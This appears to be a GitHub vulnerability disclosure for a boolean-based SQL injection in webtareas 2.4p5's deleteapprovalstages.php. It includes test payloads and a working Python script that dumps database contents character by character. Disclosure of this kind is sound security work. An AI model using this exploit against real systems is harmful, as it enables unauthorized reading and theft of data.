New issue

Jump to bottom

SQL injection Vulnerability on "id" in deleteapprovalstages.php in webtareas 2.4p5 #2

Open **anhdq201** opened this issue on Oct 23 · 0 comments

anhdq201 commented on Oct 23 Owner


Version: 2.4p5

Description


The id parameter appears to be vulnerable to SQL injection attacks.

Proof of Concept

Step 1: Go to "/approvals/deleteapprovalstages.php?id=1", add payload '+and+1=1' to id parameter and see response have return data



Step 2: Add payload '+and+1=2' to id parameter and see response have no return data




Step 3: Identify SQLi boolean based vulnerability, then write script dump database

```
import requests, urllib.parse, string

# query = sys.argv[1]
#printable = string.printable
url = 'http://localhost:13340/approvals/deleteapprovalstages.php?id='
headers = {
    'Cookie': 'webTareasSID=o75prl9v5q8pjf1ftgi321mipj'
}


def calclength(query):
    target = query.split('+')[0]
    lent = 0
    for n in range(1, 100):
        payload = "1+and+length((select+%s))=%d" % (target, n)
        resp = requests.get(url + payload, headers=headers)
        if 'test' in resp.text:
            lent = n
            break
    return lent


def dump(query):
    global url, headers
    lent = calclength(query)
    print('lent = '+str(lent))
    result = ''
    for i in range(1, lent + 1):
        for n in range(30, 123):
            payload = "1+and+ASCII(substring((select+%s),%d,1))=%d" % (query, i, n)
```

```
            resp = requests.get(url + payload, headers=headers)
            #print(payload)
            if 'test' in resp.text:
                c = chr(n)
                print("Found: %s" % c)
                result += c
                break
    return result


print(dump('@@version'))
```

Result:



Impact

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.
A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

anhdq201 changed the title ~~SQL injection Vulnerability on "id" deleteapprovalstages.php in webtareas 2.4p5~~ SQL injection Vulnerability on "id" in deleteapprovalstages.php in webtareas 2.4p5 on Oct 23

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant